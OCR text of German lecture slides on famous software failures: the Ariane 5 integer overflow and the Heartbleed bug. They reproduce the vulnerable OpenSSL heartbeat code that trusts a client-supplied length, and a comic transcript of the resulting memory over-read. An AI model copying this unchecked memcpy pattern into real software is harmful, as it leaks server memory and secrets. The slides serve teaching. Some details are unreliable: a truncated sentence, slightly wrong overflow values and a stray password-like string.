

Anforderungsanalyse
Design
Implementierung
Test
Installation
Wartung

Der erste Flug der Ariane 5

1996 startete die Esa ihre neue Ariane-5-Rakete zum ersten Mal. Anders als ursprünglich geplant, war die Ariane 5 keine verbesserte Ariane 4, sondern eine völlig neue Rakete. Kein Teil war mehr gleich. Jeder der beiden Feststoffbooster hatte allein schon mehr Schub als die größte Variante der Ariane 4. Bei 66 Prozent mehr Startmasse hatte die Ariane 5 einen um 140 Prozent größeren Schub. Sie hob viel schneller ab und es wirkten im Flug viel größere Kräfte.

Die Hardware war völlig neu. Nur die Software sollte von der alten Ariane übernommen werden, weil sie bisher zuverlässig funktioniert hatte und die Neuentwicklung viel teurer gewesen wäre. Die Ariane 5 sollte trotzdem von

Nur 37 Sekunden nach dem Start musste die Rakete aber gesprengt werden. Die viel größeren Querbeschleunigungen wurden ihr zum Verhängnis. Der Messwert der Beschleunigung wurde als (signed) 16-bit Integer weitergegeben. Als die den magischen Wert von 32768 übersprang und zur -32767 wurde, löste das eine Fehlermeldung aus, die in ADA standardmäßig zum Abbruch des Steuerprogramms führte. Daraufhin blieben die Steuerdüsen in ihrer Position stecken und die Rakete drehte sich quer zur Flugrichtung.


Anforderungsanalyse
Design
Implementierung
Test
Installation
Wartung

TeleTrusT
Pioneers in IT security.
Bundesverband IT-Sicherheit e.V.

Computer

"Heartbleed"-GAU stellt Sicherheit des Internets in Frage

11. April 2014, 15:22 Uhr

https://tools.ietf.org/html/rfc6520



```
tls1_process_heartbeat(SSL *s)
       {
       unsigned char *p = &s->s3->rrec.data[0], *pl;
       unsigned short hbtype;
       unsigned int payload;
       unsigned int padding = 16;

       /* Read type and payload length first */
       hbtype = *p++;
       n2s(p, payload);
       pl = p;

       [...]

       if (hbtype == TLS1_HB_REQUEST)
               {
               unsigned char *buffer, *bp;
               int r;

               /* Allocate memory for the response,
size is 1 bytes
                * message type, plus 2 bytes payload
length, plus
                * payload, plus padding
                */
               buffer = OPENSSL_malloc(1 + 2 + payload
+ padding);
               bp = buffer;

               /* Enter response type, length and copy
payload */
               *bp++ = TLS1_HB_RESPONSE;
               s2n(payload, bp);
               memcpy(bp, pl, payload);

               r = ssl3_write_bytes(s,
TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);

               [...]
```


```
typedef struct ssl3_record_st
{
  int type;
  unsigned int length;
  unsigned int off;
  unsigned char *data;
  unsigned char *input;
  unsigned char *comp;
  unsigned long epoch;
  unsigned char seq_num[8];
} SSL3_RECORD;
```

```
struct {
  HeartbeatMessageType type;
  uint16 payload_length;
  opaque payload[HeartbeatMessage.payload_length];
  opaque padding[padding_length];
} HeartbeatMessage;
```


```
#define n2s(c,s)        ((s=(((unsigned
int)(c[0]))<< 8)| (((unsigned int)(c[1])))),c+=2)

Ergibt:

((payload=(((unsigned int)(p[0]))<< 8)|(((unsigned
int)(p[1])))),p+=2);
```

http://git.openssl.org/gitweb/?p=openssl.git;a=blobdiff;f=ssl/t1_lib.c;h=c5c805cce286d12d81c5fdccfe9173d61a68ee82;hp=1c0164aeeddb509f3ce4ed40518b26658792015c;hb=4817504d069b4c5082161b02a22116ad75f822b1;hpb=84b6e277d4f45487377d0159e82c356d750e1218 oder https://t1p.de/sy7ym


HOW THE HEARTBLEED BUG WORKS:
SERVER, ARE YOU STILL THERE? IF SO, REPLY "POTATO" (6 LETTERS).
User Meg wants these 6 letters: POTATO.
POTATO
SERVER, ARE YOU STILL THERE? IF SO, REPLY "BIRD" (4 LETTERS).
these 4 letters: BIRD.
HMM...
BIRD
SERVER, ARE YOU STILL THERE? IF SO, REPLY "HAT" (500 LETTERS).
User Meg wants these 500 letters: HAT.
HAT. Lucas requests the "missed connections" page. Eve (administrator) wants to set server's master key to "14835038534". Isabel wants pages about "snakes but not too long". User Karen wants to change account password to


Anforderungsanalyse
Design
Implementierung
Test
Installation
Wartung

TeleTrusT
Pioneers in IT security.
Bundesverband IT-Sicherheit e.V.



sW$z.dg$,aVOhgGk47397VoK@$bJBd

The Hacker News

